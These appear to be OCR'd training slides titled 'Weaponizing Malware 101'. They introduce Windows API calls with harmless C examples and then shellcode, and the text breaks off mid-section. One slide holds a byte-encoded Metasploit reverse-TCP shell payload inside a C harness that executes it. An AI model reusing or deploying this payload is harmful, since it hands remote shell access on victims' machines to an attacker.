Weaponizing Malware 101

Shahriman_Chaah@independent.suka.com

Disclaimer

- This presentation, and the opinions here in no way reflect the opinions of our past, present, or future: clients, employers, or associates. Standard disclaimers apply.

- Takde yang perfect ,

Our Tricky Tools and Trade

- Nasm
- DevCPP
- Python
- Metasploit
- PHP

Introduction to Malware

- What is a malware?

Define malware

mal·ware


/ˈmalwer/

noun COMPUTING


software that is intended to damage or disable computers and computer systems.

In our lingo, a set of instruction for the seed of distruction

The Malware vector (Pretty much everything)



Statistics.. We can say a lot..




The number of users attacked by financial malware, November 2014-October 2015

How does a malware work and you can do it too!!

- That’s the whole point of this class.
- All the techniques that we presented is known to most AV/IDS/IPS
- Nothing new ☹
- But who says it doesn’t work ?

Lore of Malware . It begins with Windows API



Understanding Windows API Structure.

MessageBox function


Displays a modal dialog box that contains a system icon, a set of buttons, and a brief application-specific message, such as status or error information. The message box returns an integer value that indicates which button the user clicked.

Syntax

C++

```
int WINAPI MessageBox(
  _In_opt_ HWND    hWnd,
  _In_opt_ LPCTSTR lpText,
  _In_opt_ LPCTSTR lpCaption,
  _In_     UINT    uType
);
```

Do you know your Post Exploitation Command?



© 2015 The MITRE Corporation. All rights reserved.

Approved for Public Release; Distribution Unlimited. Case Number 15-1288

MITRE

SAL ANNOTATION SHORT CUT
Microsoft source-code annotation language

	Parameters are required	Parameters are optional
Input to called function	_In_	_In_opt_
Input to called function, and output to caller	_Inout_	_Inout_opt_
Output to caller	_Out_	_Out_opt_
Output of pointer to caller	_Outptr_	_Outptr_opt_

Jargons

- **HWND** – A handle to the owner window of the message box to be created. If this parameter is **NULL**, the message box has no owner window.
- **LPCTSR** lpText **-** It’s a string for a Text
- **LPCTSR** lpCaption – It’s a string for the MessageBox Title
- **UINT -** Unsigned Integer .

Snippet in C

```
1  #include <windows.h>
2  int WINAPI
3  WinMain(HINSTANCE hInst, HINSTANCE hPrev, LPSTR pszCmdLine, int iCmdShow)
4  {
5      MessageBox(NULL, "Narf!", "Pinky says...", MB_OK | MB_ICONEXCLAMATION);
6      return 0;
7  }
```

Try to compile it!!

Another main Windows API

WinExec function

Runs the specified application.

Note This function is provided only for compatibility with 16-bit Windows. Applications should use the CreateProcess function.

Syntax

C++

```
UINT WINAPI WinExec(
  _In_ LPCSTR lpCmdLine,
  _In_ UINT   uCmdShow
);
```

Code Snippet

```
1  #include <windows.h>
2  int WINAPI
3  WinMain(HINSTANCE hInst, HINSTANCE hPrev, LPSTR pszCmdLine, int iCmdShow)
4  {
5      WinExec("calc.exe", 1);
6      return 0;
7  }
```

Try to compile it!! Modified it

EASY RIGHT!!!!

Not so straightforward

Challenge on Building a Malware

- Default compiler will give out too much details.
- Too Much Overhead a.k.a slower
- We need to build something more simpler and limits the function.
- We need to be l33t

Introduction to shellcode

```
#include<stdio.h>
#include<string.h>

// Metasploit linux/x86/shell_reverse_tcp
unsigned char shellcode[] = \
"\xd9\xe9\xd9\x74\x24\xf4\xbd\x7e\xe2\xc4\xb4\x58\x29\xc9\xb1"
"\x12\x31\x68\x17\x83\xc0\x04\x03\x16\xf1\x26\x41\xd7\x2e\x51"
"\x49\x44\x92\xcd\xe4\x68\x9d\x13\x48\x0a\x50\x53\x3a\x8b\xda"
"\x6b\xf0\xab\x52\xed\xf3\xc3\x6e\x0d\x04\x24\x07\x0f\x04\x5b"
"\x8b\x86\xe5\xeb\x55\xc9\xb4\x58\x29\xea\xbf\xbf\x80\x6d\xed"
"\x57\x34\x41\x61\xcf\x22\xb2\xe7\x66\xdd\x45\x04\x2a\x72\xdf"
"\x2a\x7a\x7f\x12\x2c";

main()
{
        printf("shellcode Length:  %d\n", strlen(shellcode));
        int (*ret)() = (int(*)())shellcode;
        ret();
}
```

win32 shellcode

Shellcoding technique


Shellcodes:

In computer security, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine, but any piece of code that performs a similar task can be called shellcode. Shellcode is commonly written in machine code.

Staged:

